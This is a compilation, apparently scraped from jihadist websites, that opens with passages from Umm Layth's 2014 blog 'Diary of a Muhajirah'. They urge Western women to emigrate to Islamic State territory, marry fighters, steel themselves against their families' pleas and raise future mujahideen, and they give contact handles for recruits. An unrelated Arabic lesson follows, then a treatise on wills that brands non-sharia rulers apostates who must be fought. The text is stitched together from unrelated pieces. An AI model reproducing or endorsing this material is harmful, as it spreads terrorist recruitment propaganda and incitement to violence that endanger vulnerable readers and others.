• Emotionally you will face many obstacles, from family to your everyday habits. I remember I thought I would be living in a camp in the middle of the dessert so I tried my best to cut down on my favourite foods and use very little water thus preventing wastage. Haha I find it very funny now when I look back, but to be honest all of this really helps to lower your expectations on life and accept whatever comes your way as a blessing from Allah. And personally an important step for me was trying to distance myself from my family as much as I could, while still fulfilling your Fardh towards them. This was crucial for myself as I didn't and still don't trust my stubborn heart. Everything is always easier said than done and leaving my family for the sake of Allah was the biggest sacrifice I've ever made in my selfish life so far. I ask you all to make Duaa that Allah accepts from me this Hijrah and keeps me sincere to Him always.
• Physical preparation is something that most Muhajireen - including myself - missed out on due to impatience, haste and excitement! Haha and what I mean by that is making sure you visit the GP and get all the shots and vaccinations that you require. You are travelling half way across the world and your immune system will most likely be in for a shock. You will regret if you don't do this since the Health care here is funny, the way it works here is that they just keep prescribing you with everything and anything… Try and bring painkillers and Diahorea tablets… lol you will need it for the first month or so. And have trust in Allah, always.

3. A normal day for a Muhajirah revolves around the same duties as a normal housewife. *At the moment I'm living at a sisters Makar (headquarters/base) along with many other sisters in Raqqah, since the situation with the Muhajireen has been unsettling since the fighting with FSA in Halab broke out - resulting in many of us having to leave our homes. For the time being we are being housed and taken care of here until our husbands find us a house inshaaAllah. Anyways, your day will revolve around cooking, cleaning, looking after and sometimes even educating the children. Haha I didn't even know how to cook when I got married (3 months ago) but now I've had so much free time that I've learnt… Trust me sisters 'practice makes perfect'. You can have electricity most of the time or you can rarely have it - it just depends upon your circumstance - but you have to be prepared for not having your mobile charged or their not being light (alhumdulilah for battery powered lights and candles) and maybe even learn how to wash your clothes by hand since you really cannot depend on the washing machine here. It may seem hard or very difficult but it is actually a lot easier than it sounds, plus it's so very easy to adjust to the life here. Moreever you have a lot of time to seek out knowledge and hifz Quran. And when your husband has free time then he can take you out to practice shooting etc. In addition if your husband gives you permission then you can go to the internet Cafe with a group of sisters or the Market if you need anything. Wallahi it really just depends on how you want to utilise your time. It is very easy to get distracted and waste time here, it's Sunnah to have a laugh and enjoy the company of your friends. But be careful not to invite Shaytan in and adopt the silly habit of backbiting and ill talk. All advice to myself first and foremost.
Last but not least, as mundane as some of the day to day tasks may get, still you truly value every minute here for the sake of Allah. If you know the blessings of this land and those residing in it then you can be placed into the worst of situations and chores here and you will still find those rare people who will have a huge smile on their face simply because their intentions are to please Allah and they feel blessed to be placed in this situation out of the billions of Muslims around the world. Wallahi I have come across such beautiful sisters who will spend mornings and nights in happiness because they are cooking the Mujahideen food or they'll clean the whole building without anyone even figuring it out who it was. Wallahi you'll wake up in the morning and the whole Makar had been sparkly cleaned after Fajr. SubhanAllah one day after Fajr I was heading to the roof to try and contact family and catch signal until I saw an old Chechan women - much older than my own mother - cleaning the upstairs and downstairs with a cloth in her hand and on her knees swiping the staircases. You know people say you can see by someone's face whom Allah loves and by Allah I am not exaggerating but this women has so much Noor on her face, its so beautiful. May Allah bless her. Sisters truly need to adopt this mentality and not see any work around the house even if its not for your own self as useless and annoying. Don't forget you make Hijrah for a selfless reason, once you get here don't ruin it for selfish motives. May Allah grant us all Ikhlas in all that we do.

4. Housing is provided by Doula. If you are married then you will be given a house. However if you are still to get married then most likely you will stay at a friends house or at a Sisters Makar (headquarters). Also, until you get given a house from Doula (since there is a waiting que) you will most likely stay at the sisters Makar while your husband will be with the brothers. At this Makar you are provided with everything alhumdulilaah, from food, water, heat, visits to doctors and sometimes even to the market accompanied by the ameer etc. I have stressed this before on twitter but I really need sisters to stop dreaming about coming to Shaam and not getting married. Wallahi life here is very difficult for the Muhajirat and we depend heavily on the brothers for a lot of support. It is not like the west where you can casually walk out and go to Asda/Walmart and drive back home… even till now we have to stay safe outside and must always be accompanied by a Mahram. Even though we are living in land which is under the control of Doula, there are still a lot of munafiqeen roaming the streets openly. Unless of course if you have family here, if your father or brother is here then it is a different situation. Regardless, it's most appropriate and better for the sisters to get married sooner. I have come across online many sisters who want to make hijrah but are living in a day dream where they expect to live with you and your husband… lol there's only so long one is treated like a guest and until your morals kick in and you realise how much of a burden you are upon people.
Sisters please do not listen to any sources online which give false information where Doula is openly encouraging and supporting sisters to make hijrah and never getting married. There is no housing for 'single muhajirat'… it is just a place where someone may allow you to reside in feesaabeelilah till you get married. This is something I have enquired with the Umarah personally. Even the Shuhadah house (where the sisters who's husbands have become shaheed - inshaAllah - stay) encourage the sisters once their Iddah is finished to get remarried. The reality is that to stay without a man here is really difficult. I know some brothers online are helping sisters make Hijrah feesaabeelilah, and taking care of their housing. May Allah reward them for their intentions. My advice to the sisters is to try and limit their communication with the brothers here. Most of the brothers who the sisters are constantly getting in touch with are already married and others who really don't want to be free-mixing. Try and talk to the sisters before having to resort to getting help elsewhere. Its completely understandable though, it's much more difficult for the sisters to get internet and for the brothers its easier and it is probably why they are online and able to reply to your queries much more. Alhumdulilaah, the less internet you have the more time you have to use feesaabeelilah.

5. Jihad. Ok, so this is one of the most common and hyped up questions I have been receiving from sisters who are intending on making hijrah beithnillah. I will be straight up and blunt with you all, there is absolutely nothing for sisters to participate in Qitaal. Sheikh Omar Shishani has been quite clear on his answer and has emphasized that there is nothing for sisters as of yet. No amalia istishihadiya (martyrdom operations) or a secret sisters katiba. These are all rumours you may have heard through some sources who themselves are not actually aware of the truth. And the women you may have seen online participating are all part of a propaganda. The women in the video are part of secularist groups who are not calling for the law of Allah. Please sisters do not believe anything you hear or see online where apparently sisters are fighting feesaabeelilah. For the time being Qitaal is not fardh ayn upon the sisters. We have plenty brothers who don't even get selected on going on operations. The brothers get upset and start crying since they want to participate, so what does that make you think? For the sisters its completely impossible for the now. InshaaAllah in future. And this brings me onto my second point where once I tell this to sisters they have no more intention on coming here anymore… subhanAllah. Hijrah is not just for Jihad but also with the intention of living honourably under the law of Shariah. Always renew your intentions. What makes you think that you will come here and not contribute at all towards also raising the flag of Laillaha ilalah just as the brothers from the Mujahideen are also doing? Our role is even more important as women in Islam, since if we don't have sisters with the correct Aqeedah and understanding who are willing to sacrifice all their desires and give up their families and lives in the west in order to make Hijrah and please Allah, then who will raise the next generation of Lions? Sister's don't forsake this beautiful blessing being able to raise the future Mujahideen of Shaam, and making them a part of the Hadith where the best of people will be in Shaam. How can you not want to leave behind offspring who may by the will of Allah be a part of the great Islamic revival? Imagine raising a son and he participates in the Al Malahem? Or having a grandson who is a part of the army of the Mahdi? Always think of everything you do to be purely for the sake of Allah and you will find a contentness in your heart like no other. Wallahi sisters our role is more important than any other, and even the brothers know they are not as capable and as strong as a women is created to be. It is a part of our Fitrah to be wives and mothers, and we are not created like man. Wallahi from the bottom of my heart I completely understand your desires and craving to participate in the battlefield and give away your blood feesaabeelilah but I will share with you a piece of advice which truly helped me…; Ok, so lets think about the 4 greatest women in Islam. It wasn't Ayesha (Ra) who was the most knowledgeable female in Islam, so straight away we know that having much Ilm is not what makes a women great. It wasn't Nusaybah, or Umm Sulaym or al Khansa (((Ra))) [who are well known for their participation in Qital feesaabeelilah] therefore a womens role as a Mujahidah isn't what makes her great nor is it what they were created for. The 4 greatest women in Islam = Khadeejah, Asia, Fatimah and Maryam. So we as muslim females should view these women as our role models as these were the most blessed in the sight of Allah. So what did these females all have in common? What was it that made them so special? What made them so unique was that they raised the best of men. They raised true slaves of Allah. Their role as mothers were so important since their upbringing resulted in the future of their child - through which they gained countless ajr. And secondly their role as obedient wives is also an important factor. And that is the reality my dear sisters. We are created to be mothers and wives - as much as the western society has warped your views on this with a hidden feminist mentality. Allahu 3llam, you may gain more ajr by spending years of sleepless nights by being a mother and raising your children with the right intentions and for the sake of Allah than by doing a martyrdom operation. Wallahi it completely depends on your intentions. May Allah accept our efforts and grant us pious offspring who will act as a means of Sadqah Jariah and a means of Shafa'a.

And that is the reality of the life here for the sisters. I urge all my sisters to come and gain true honour by living under the law of Shariah, by marrying a brother who puts Allah before his desires and by being in the forefront of this Islamic revival. Wallahi there is nothing more sad than sitting in the sidelines. Keep your intentions sincere and don't let Shaytan tempt you or make excuses for you to stay back from the land of Izzah.

*ALLAHU AKBAR, I finally finished typing this post which I had been promising since the first week I arrived in Shaam - which was more than 4 months ago haha. Anyways update is that I am no longer in the Makar anymore, alhumdulilah we have a house now in Manbij. I have tried my best to answer most queries and advise my sisters as much as I could but if you still anything more i should touxh up on and write about then please message me on tumblr, tweet me @UmmLayth_ or Kik me (_axa). Please keep my husband, the brothers here and all the Muhajirat in your Duaas. And may Allah forgive me for any wrong which I may have said. I am merely a sinful servant of Allah, please forgive me for my shortcomings.

Diary of a Muhajirah – Pt. 2

Umm Layth
3rd June 2014
http://fa-tubalilghuraba.tumblr.com/post/87676810144/diary-of-a-muhajirah-2

Assalamu alaykum wa Rahmatullahi wa Barakatuhu, the topic I am briefly going to type up is regarding family and some of the trials one will have to go through regarding them.

The biggest Fitnah once you arrive in the land of Jihad is your family. Some people assume it will be easy, family will disown them and want nothing to do with them… If only it was as easy as that.

Leaving your family behind for the sake of Allah is a big enough Fitnah to handle, but realistically that is the smallest hurdle you will face along this blessed path involving your family.

Wallahi preparing yourself to leave is difficult because you are leaving the women who kept you in her womb for 9 months, who breastfed you, who stayed up till night taking care of each and every one of your needs and the person who you truly feel at Home with. Even if you know how right this path and decision is and how your love for Allah comes before anything and everything, this is still an ache which only one who has been through and experienced it can understand.

The first phone call you make once you cross the borders is one of the most difficult things you will ever have to do. Your parents are already worried enough over where you are, whether you are okay and what's happened. How does a parent who has little Islamic knowledge and understanding comprehend why their son or daughter has left their well-off life, education and a bright future behind to go live in a war torn country. Most likely they will blame themselves, they will think they have done something. But until they truly understand from the bottom of their heart that you have done this action sincerely for Allah's sake they will live in hope that you will return. They might assume this is a 'phase' you are going through or a huge mistake you have made. I know of people who have been here in Shaam for over 2 years and their parents still try to persuade them to come back and live in false hope. Make Duaa that Allaah makes it easy for your parents to understand and accept your Hijrah feesabeelilah.

Sometimes it would be easier for you to accept your parents disowning you and wanting nothing to do with you.

However when you hear them sob and beg like crazy on the phone for you to come back it's so hard. Wallahi it's so hard to hear this and I can never do justice to how cold hearted you feel. But as long as you are firm and you know that this is all for the sake of Allah then nothing can shake you inshaAllaah.

Many people are using their parents as an excuse to stay back from making their feet dusty and would rather live in Dishonour amongst the kuffar. There is no way you can make this easier for your parents, your parents will be hurt, you will be judged and viewed by society and it will not matter an inch to you as you know the say of Allah is greater than that of all mankind put together.

■ Sister's a little note: many people in present day do not understand and cannot comprehend at all why a female would choose to make this decision. They will point fingers and say behind your back and to your families faces that you are taking part in 'Jihadul nikaah' or 'sexual jihad' and many many more vile terms. It hurts because these words will come from perhaps some of your closest relatives. HasbunAllahu Wa Ni'maal Wakeel.

I cannot emphasise enough how important it is to keep making Dua. Wallahi I am witness to how Allah (swt) turned the heart of my parents. My own father was more than happy to be my Wali for my Nikaah when he at first did not accept my decision. Alhumdulilaah walakul Hamd. Once you are travelling to Shaam making continuous Dua as Allah (swt) always accepts the Dua of a musafir/ah.

I am aware of many sisters whose parents were completely against her Hijrah and disowned her in the beginning whom now are making plans to come visit them and visit this beautiful land. So do not think it will be last time you will see your beloved parents, maybe Allah has a better plan for the future.

Most importantly, it is your Fardh - regardless of how annoying and emotionally draining your parents can get - you have to keep ties of kinship and keep in touch with them. You have to answer to Allah (swt) so always fear Him and give your family and parents their right. Whenever it will be possible for you to send them a text or when you have internet you have to exhaust all means in trying. Just because you make Hijrah does not mean you don't keep in touch with your family anymore. Ittiqullah.

I ask you all to keep me, my Husband, my family and all the Muhajireen in your Duaa. Apologies for the delay in uploading the post, but Wallahi it's so difficult to try and find time off due to a busy timetable. Alhumdulilaah. If you need to contact me then follow me on Twitter (@_UmmLayth) or Kik me (_axa).

● Imaam Muslim reported in his Saheeh from the hadeeth of Abu Hurairah, radyAllaahu 'anhu, that the Prophet, sallAllaahu 'alayhi wa sallam, said: "Islaam began as something strange and it will return to being strange as it began. So Toobaa is for the strangers."
[Saheeh Muslim (1/130): See Sharh Saheeh Muslim of Imaam An-Nawawee (2/175-176)]

Imaam Ahmad and Ibn Maajah have also reported this hadeeth on the authority of Ibn Mas'ood, radyAllaahu 'anhu, with the addition at the end of it: "It was said: 'O Messenger of Allaah, and who are the strangers?' He, sallAllaahu 'alayhi wa sallam, said: 'The Nuzaa' (those who extract themselves) from their families and close relatives.'" [Sunan Ibn Maajah (no. 3988), Sunan At-Tirmidhee (5/18) and he said it was authentic]

The Adjectives Category.

Note that in Arabic to form the feminine you have to just add the letter 'a' at the end of words: for exemple we say Akhy lateef and oukhty lateefa

Note also that this category will help a lot to start formulating sentences as in Arabic, the is a very simple sentence form which is the Nominal sentence and it can be formed only with a suject and an adjective for example and it does not include any verb! For example to say that 'the house is nice' we say al-Bayt jameel witout need to use the verb 'be' in arabic.

So this category will inshaALLAH allow us to form sentences with the previous categories so let us enjoy inshaALLAH!

Today we will carry on inshaALLAH with Prepositions!
We will be-idhniLLAH be more able to make sentences!
(See some examples below inshaALLAH!)

But before starting, please allow me to remind us all (first to myself) the importance of persevering in studying Arabic Language as it is a very important gate to many positive achievements like:
- Understanding our deen
- More access to useful resources
- Communication with other Muslims
- Building the Islamic Unity spirit destroyed by enemies of ALLAH.

So let's be steadfast and persevere in our learning my dears!

The Legal Will (In Islamic Shari'ah)

An Essential Introduction

All praise belongs to Allah, we praise Him and seek His help; we ask for His forgiveness and seek His refuge against the evil of our souls and of our deeds. Whoever is guided by Him, none can misguide him, whereas he whom Allah leads astray can never find any guide. We bear witness that there is no god except Allah, the One and the Only God, Who has no partners, and that Muhammad (upon whom be peace and blessings of Allah) is His servant and messenger. The best words are Allah's and the best guidance is Muhammad's (peace be upon him). The worst evil is innovation in religion; every innovation is an error, and every error will end up in hell-fire.

0 Muslim brethren, we present to you a comprehensive example from the Islamic Shari'ah to show how a legal testament should be made for every Muslim who is pleased with Allah as his Lord, with Islam as his religion, and with Muhammad (may Allah bestow His peace and blessings upon him) as his prophet and messenger of Allah.

By Al-Wasiya (will) we mean: The testamentary instruction to render the rights due to a deceased person, called Al-Musi (the testator), and ensuring that his obligations a re fulfilled at the time of his death or after his burial. Related to Al-Wasiya are some other legal terms that refer to the parties involved; for instance, the term Al-Musi (testator) denotes the person who leaves a testament asking those in charge of his affairs to execute his testamentary wishes after his death. He has the right, during his life, to abrogate or alter his will as he pleases . The person responsible for the execution of the will after the death of Al-Musi (testator) is called Al-Wasiyy or Al-Musa Ilaihi (executor), and he does not have the right to alter the testament, except for rectification of any mistakes or elimination of sin. A person to whom a testator bequeathes a financial or other benefit is known as Al-Musa Lahu (the beneficiary). It is not permissible that such a beneficiary is from among the legal heirs of the deceased except under certain conditions (see below). Al-Waratha (Thelegal heirs) those persons for whom Allah has prescribed definite shares in the estate of the deceased, for instance, as mentioned in the Quranic verses on inheritance, (e.g. an only daughter should have the half, and the male should receive a share equivalent to that of two females) and as specified in the sunnah of the Prophet (peace be upon him), (e.g. one sixth portion for the grandmother). It is deplorable that the commandments of Shari'ah about making a testament have been forgotten by many Muslims; they seldom think of it or realise its importance. This is manifest not only in their relationships and transactions but also in their acts of devotion. These few pages that follow are not meant to give a detailed account of the Islamic legal aspects of testament; they merely represent an admonition and a reminder, and seek to exhort Muslims to meet their requirements in the best manner.

As far as the issue of testament is concerned, people nowadays fall into two categories: one of them have completely turned their backs on this obligation, while the others are neglectful of many of its legal principles and requirements. We wish to remind the former of the hadith narrated by Ibn Umar (may Allah be pleased with him) in Al-Buhkhari and Muslim, saying,

(ما حق امرئ مسلم له شيئ يوصي فيه يبيت ليلتين إلا وصيته مكتوبة عنده)

"It is not right for any Muslim who has something to be given as a bequest to spend two nights without writing a will about it". According to Sahih Muslim, it should be no more than "three nights". The companions of the Prophet (peace be upon them) understood this very well. Ibn Umar says, "Ever since I heard the Prophet say this, I have never spent a single night without having a will. "

As to those who are neglectful of the principles, and requirements and prohibitions related to it, we would like to remind them, too, of the hadith of the Prophet (peace be upon him) in which he said,

(إن الرجل ليعمل أو المرأة بطاعة الله ستين سنة ثم يحضرهما الموت فيضارّان في الوصية فتجب لهما النار)

"A man or a woman may worship and obey Allah for sixty years but if they fail to fulfil their testament requirements at the time of their death, they both end up in Hell-fire. " This is related by Abu Dawud on the authority of Abu Hurairah. A testament cannot be fulfilled legally unless everyone involved is given his or her due. We give below a brief description of these rights.

I. The right of Allah

The Exalted and Supreme Allah commanded His believing servants to comply with what He desired for them and made it incumbent upon them, promising those who struggle in His path salvation and blessings, while warning the negligent of great loss and ruin. Allah says,

﴿...ولقد وصينا الذين أوتوا الكتاب من قبلكم وإياكم أن اتقوا الله..﴾

*"And indeed We have directed the People of the Book before you, and you (0 Muslims) to fear Allah'" (An-Nisa': 13 1). And in another verse, ﴿ وأن هذا صراطي مستقيماً فاتبعوه ولا تتبعوا السبل فتفرق بكم عن سبيله ذلكم وصاكم به لعلكم تتقون﴾

"Surely, this is My Way, leading straight: follow it: follow not (other) paths: they will scatter you about from His (great) path: thus does He command you, that ye may be righteous " (Al-An' am: 153). Thus, the direction to worship Allah alone, obey His commandments, persevere in His religion till death, and enjoining the same upon one another lies at the very core of the testament, and forms its essence. It is the way of the prophets and the righteous, as Allah says,

﴿ ووصى بها إبراهيم بنيه ويعقوب يابني إن الله اصطفى لكم الدين فلا تموتن إلا وأنتم مسلمون * أم كنتم شهداء إذ حضر يعقوب الموت إذ قال لبنيه ما تعبدون

من بعدي قالوا نعبد إلهك وإله أبائك إبراهيم وإسماعيل وإسحاق إلهاً واحداً ونحن له مسلمون ﴾

"And Abraham enjoined upon his sons, and so did Jacob; 'Oh my sons! Allah has chosen the faith for you; then die not except in the of submission to me. Were you witnesses when death appeared before Jacob? Behold, he said to his sons: "What will you worship after me?" They said: "We shall worship your God and the God of your fathers,-- of Abraham, Isma'il, and Issac, --the One (True) God: to Him we submit." (Al-Baqarah: 132- 133). At yet another place Allah said,

﴿ وتواصوا بالحق وتواصوا بالصبر..﴾

"...And (join together) in the mutual Enjoining of truth, and of patience and constancy. " (Al-' Asr).

Similarly, we may consider the advice of the Prophet (peace be upon him) to Muslims not to make any of his companions a target of criticism or attack, and his direction concerning women, and about the expulsion of Jews and Christians from the Arabian peninsula, and so many other examples. Moreover, it is clear from exhortations of the righteous ancestors that enjoining the fulfillment of Allah's rights, supporting His devotees and rejecting His enemies form an important part of the Islamic wasiyah and is incumbent on every Muslim.

All the above - mentioned verses, hadiths and arguments, and many more are well - known. People adorn their writings and speeches with them; yet they fail when it comes to fulfilling their obligations towards Allah. In this discussion of wasiyah, we are concerned with the observance of any right due to Allah, which is neglected by the deceased, his family or people, and doing one's best in his regard, financially, practically, and by word or heart. We will also emphasize the religious obligations which must never be evaded or omitted.

An example of the grave issues that are now widespread all over the world is the suspension of the commandments revealed by Allah, Who says,

﴿.. ومن لم يحكم بما أنزل الله فأولئك هم الكافرون﴾

"whoever fails to judge by what Allah has revealed, they are the disbelievers (Alkafiroon)" (Al-Ma'ida:44).

When asked about this action, Ibn Masood said,

"ذاك الكفر"

" This is the very Kufr"[1]

Another example is the disaster of not ruling in accordance with the laws of Shari'ah, and referring to someone other rather than Allah and His messenger. Allah says,

﴿ أفحكم الجاهلية يبغون..﴾

"Do they then seek after a judgment of (the Days of) Ignorance?" (Al-Ma'ida:50). If you read the commentary on this verse of (Al-Ma'ida:50) by authentic authorities like Ibn Kathir and others, your Skin will shiver, if you are a true believer. Any ruling that is not based on His commandments constitutes an act of kufr (disbelief in

[1] See "Tafseer" (commentary) Ibn Kathir sura Al-Ma'ida 44

Him), shirk (association of partners with Him in worship or obedience)[2], and a revolt against Him. Allah says in the Qur'an, ﴿..إنِ الحكم إلا لله أمر ألا تعبدوا إلا إياه ذلك الدين القيم ولكن أكثر الناس لا يعلمون﴾

"The command is for none but Allah: He has commanded that you worship none but Him: that is the right religion, but most men understand not" (Yusuf:40). In another verse Allah says,

﴿.. إنِ الحكم إلا لله يقص الحق وهو خير الفاصلين﴾

"The command rests with none but Allah: He declares the truth, and He is the best of judges" (Al-An'am 57). At another place,

﴿... ألا له الحكم وهو أسرع الحاسبين﴾

"Surely, His is the command and He is the swiftest in taking account" (Al-An'am 62). And

﴿..أبصر به وأسمع ما لهم من دونه من ولي ولا يشرك في حكمه أحداً﴾

"How clear& He sees, how finely He hears (everything)! They have no protector other than Him; nor does He share His command with any person whatsoever" (Al-Kahf:26). Concerning those who knowingly follow the laws of others than Allah, the Qur'an says,

﴿.. وإن الشياطين ليوحون إلى أوليائهم ليجادلوكم وإن أطعتموهم إنكم لمشركون﴾

"And the evil ones ever inspire their fiends to contend with you. If you were to obey them, you would indeed be pagans'" (Al-An'am 121). And regarding those who judge according to an authority other than the Book of Allah, even if it be in one single instance, it says, ﴿فلا وربك لا يؤمنون حتى يحكموك فيما شجر بينهم ثم لا يجدوا في أنفسهم حرجاً مما قضيت ويسلموا تسليماً﴾

"But no, by your Lord, they can have no faith, until they make you judge in all disputes between them, and find in their souls no resistence against your decisions, but accept them with the fullest conviction" (An-Nisa':65).

And describes the condition and fate of those who follow in the footsteps of the evil people saying,

﴿ وقال الذين اتبعوا لو أن لنا كرة فنتبرأ منهم كما تبرأوا منا كذلك يُريهم الله أعمالهم حسرات عليهم وما هم بخارجين من النار﴾

"And those who followed would say: `If only we had one more chance, we would clear ourselves of them, as they have cleared themselves of us. Thus will Allah show them (the fruits of) their deeds as nothing but regrets. Nor will there be a way for them out of the fire" (Al-Baqarah: 167). To those who argue in favour of the evil ones, He says, ﴿ ها أنتم هؤلاء جادلتم عنهم في الحياة الدنيا فمن يجادل الله عنهم يوم القيامة أم من يكون عليهم وكيلاً﴾

"Ah! These are the sort of men on whose behalf you may contend in this world; but who will contend with Allah on their behalf on the Day of Judgment, or who will carry their affairs through?" (An-Nisa': 109). Allah has proclaimed that this is apostasy from Islam, and undoubtedly it is contrary to the principle of Tawhid (Oneness of Allah); it is in conflict with sound Qur'anic texts as well as the clear path of sunnah; it is a deviation from the example of the best of the times (the time of the Prophet and his companions) and also contrary to the consensus of the Ummah (Muslim community as a whole). This contemporary apostasy is far worse than the apostasy of the withholders of zakah at the time of the first Caliph, Abu Bakr. They refused to perform one obligatory duty when they withheld the zakah money from the public treasury of the Muslims. Their interpretation of their action was never accepted by the companions of the Prophet, even though they were not known to be guilty of any other unlawful things. But the present standard bearers of apostasy that we are confronted with have barred people from many of their religious obligations without any effort at interpreting their stand or having any doubt as such; they indulge in forbidden things and know no limits; they attack the followers of Islam, kill them, throw them behind bars, and subject them to torture and persecution. At the same time have allied themselves with polytheists from among Jews and Christians, atheists and mischief-mongers like themselves, cooperating with them and supporting them. They are like the Khawarij about whom the Prophet (peace be upon him) said, (يمرقون من الإسلام كما يمرق السهم من الرمية يقتلون أهل الإسلام ويدعون أهل الأوثان لئن أدركتهم لأقتلنهم قتل عادٍ)

"They will renegade from the religion as an arrow goes through a game animal's body. They will kill the Muslims but will not disturb the idolaters. If I am still alive in their time I shall kill them as the people of 'Ad were killed (i.e. I shall kill all of them)." This hadith is reported by Al-Bukhari. We give below an important fatwa (religious verdict) by Shaikhul Islam, Ahmad ibn taimiyyah (may Allah have mercy on him), who was the mentor of Muslim jurists not only of his time but also of those who came later on. In his Al-Fatawa Al- Misriya, volume 4, in the chapter on Al-Jihad, he observed: "We say that any group who departs from any of the apparent indisputable laws of Islam that have been (handed down from generations to generations of Muslims without any interruption), then it is incumbent to fight against such a group according to the consensus of Muslim imams (leaders of Islamic schools of law), even though they recite the two testimonies. So if they recite the two shahadas (testimonies) but abstain from observing five daily prayers they must be fought against until they offer prayers, and if they abstain from paying zakah, it is incumbent upon Muslims to fight them until they start paying zakah. Similarly, if they abstain from the fasting of Ramadan or pilgrimage to the oldest House of Allah or refuse to prohibit the abominations or adultery or gambling or drinking and other things forbidden by the Islamic Shari'ah; or if they refuse to enforce the laws of the Qur'an and sunnah pertaining to life, property, honour, management of affairs and other such things; or if they refrain from enjoining good, forbidding evil, and fighting the disbelievers until they embrace Islam or pay jizyah (poll tax) in submission. Likewise, if they introduce innovations in religion contrary to the teachings of the Qur'an and sunnah, and the practice of the righteous ancestors and imams of the community by, for instance, blaspheming the names, signs, or attributes of Allah, or rejecting divine foreordainment or decree, or rejecting the manner in which the Muslim community behaved in the days of the rightly guided Caliphs, or slandering the foremost from among the emigrants (muhajirin) and the helpers (ansar) and those who followed in their footsteps faithfully; or if they fight the Muslims in order to force them to submit to them, abandoning the Islamic Shari'ah, and all other similar cases. concerning which Allah says,

﴿... وقاتلوهم حتى لا تكون فتنة ويكون الدين كله لله﴾

"And fight them until there is no more persecution and all religion is for Allah only" (Al-Anfal:39). Thus in all such cases when religion is partly for Allah and partly for others, it is incumbent upon Muslims to fight until all religion is for Allah alone. Allah says,

﴿ يا أيها الذين أمنوا اتقوا الله وذروا ما بقي من الربا إن كنتم مؤمنين*

فإن لم تفعلوا فأذنوا بحرب من الله ورسوله...﴾

*"O you who believe, fear Allah and leave the remainder of the usury if you are truly believers. But if you do not, then take notice of war from Allah and His messenger" (Al-Baqarah:278,279). This verse was revealed about the people of Ta'if, who had embraced Islam, observed the obligatory prayers and fasted, but they dealt in usury. The verse commanded the believers to leave the rest of the usury amount owing to them, and were told that if they failed to do so, then they would be enemies of Allah and His messenger. Usury was the last sin to be prohibited in the Qur'an although the money involved is obtained through mutual consent of the parties concerned. If a person refusing to desist from it is deemed to be at war with Allah and His messenger, what about those who persist in committing other sins which were prohibited well before usury?!". With these brief remarks we would return to our original discussion and say that it is incumbent upon all Muslims to disassociate themselves from this manifest kufr (disbelief), and guard themselves and all the members of their families against its dangers. The Prophet (peace be upon him) said,

(كلكم راع وكلكم مسئول عن رعيته)

"Everyone of you is responsible and will be questioned about those under his authority." This is recorded by Al- Bukhari and Muslim on the authority of ibn Umar. Allah says, ﴿ يا أيها الذين أمنوا قو أنفسكم وأهليكم نارا وقودها الناس والحجارة.. ..﴾

"O you who believe, guard yourselves and your families from a fire the fuel of which is people and stones" (At-Tahrim:6). It is a Muslim's duty to clarify in his will that he is free of this gross apostasy, and to admonish his household and others under his care to abide by the commandments of Allah, even if he may not have done so during his life. This is far more beneficial for him in the sight of his Lord; for Allah may save him from some punishment that he deserves, or even guide through his will someone who intercedes for him on the day of judgment. The deceased should also enjoin all other good deeds, even if he or she was neglectful of them. Allah says,

﴿ يا أيها الذين آمنوا كونوا قوامين بالقسط شهداء لله ولو على أنفسكم أو الوالدين والأقربين إن يكن غنياً أو فقيراً فالله أولى بهما فلا تتبعوا الهوى أن تعدلوا وإن تلووا أو تعرضوا فإن الله كان بما تعملون خبيراً ﴾

*"O you who believe, be the standard bearers of justice as witnesses of Allah, even if it be against your own selves, or your parents or relatives, whether they be rich or poor, for Allah is more deserving than them. So follow not the desires. not to act justly, and if they turn away or are averse, then know that Allah is well aware of all that you do" (An-Nisa': 135). Allah says,

﴿ إلا الذين تابوا وأصلحوا وبينوا فأولئك أتوب عليهم وأنا التواب الرحيم ﴾

"Except those who repent and reform, and openly declare, to them I shall turn in mercy and I am the most forgiving, most merciful" (Al- Baqarah: 160).

As mentioned aobve, it is a part of belief in Tawhid (oneness of God) that none be judged in accordance with any law other than that of Allah and His messenger, another corollary of belief in pure Tawhid is that none other than Allah be worshipped, nor any sacrifice or vow be made to anyone other than Him, nor a person call upon or cherish hopes from anyone else. Allah says,

﴿.. ألا له الخلق والأمر تبارك الله رب العالمين﴾

"Is it not His to create and to govern? Blessed be Allah, the Cherisher and Sustainer of the Worlds!" (Al-A`raf:54). At another place He says, ﴿ إن الله لا يغفر أن يشرك به و يغفر ما دون ذلك لمن يشاء ومن يشرك بالله فقد افترى إثماً عظيماً ﴾

*"Allah forgives not that partners (in worship or obedience) *should be set up with Him; but He forgives anything else, to whom He pleases; to set up partners with Allah is to devise a sin most heinous indeed" (An-Nisa':48). It is therefore necessary for any believing person that when death approaches him, he should dissociate himself from these fatal sins that may condemn him to an eternal in Hell-fire; not only should he admonish his heirs to avoid them, but to actively fight against them until all religion is for Allah only. Likewise, to fight the innovations in religion that are prevalent at his time, explaining the significance of his belief in his testament, e.g. the two testimonies (shahadas), his belief in resurrection and Day of Judgment, as in the model testament given at the end of this book. He should also advise those who are left behind to seek knowledge of Shari'ah that leads to obedience of Allah and earns them His mercy.

It is also an obligation upon the deceased to mention in his will any of Allah's commandments that he failed to observe, like obligatory hajj, zakah that he failed to pay, any acts of penance that he owed, fasting, and legitimate vows that he might have made but failed to keep - all these are Allah's prescribed rights upon man. He should also advise his heirs to follow the rules of Shari'ah in bathing his body, shrouding it, saying funeral prayers and its burial, while forbidding them to do anything prohibited by Islamic law. He should also explain the matters which his heirs may overlook, and seek forgiveness of Allah for any act of forgetfulness or an unintentional lapse on his part.

II) The Rights of People

It is incumbent upon every Muslim to indicate clearly, in his will, how all the rights of people, with which he has been entrusted in his life time, ought to be fulfilled. The same applies to every transaction to which he is a party or a witness, or about which he knows something that could safeguard the legitimate rights of others. If he fails to render to others what is due to them out of negligence with the consequent loss of their rights, he is held responsible in this world, so long as his negligence is proven before a court, and even if he has nothing to gain from this loss. What is due to others is deducted from his original estate before its divided among his heirs, and before his right to devote one-third of his property to bequests takes effect.

Such a person is also accountable before Allah in the hereafter (for causing harm to others). But if he deliberately deprives people of their rights, even though there is no personal gain for him, not only is he accountable for it in this world, that is whatever he owes to others will be deducted from his estate, but he will also be liable to punishment in the hereafter. Allah says,

﴿ فمن خاف من موصٍ جنفاً أو إثماً فأصلح بينهم فلا إثم عليه..﴾

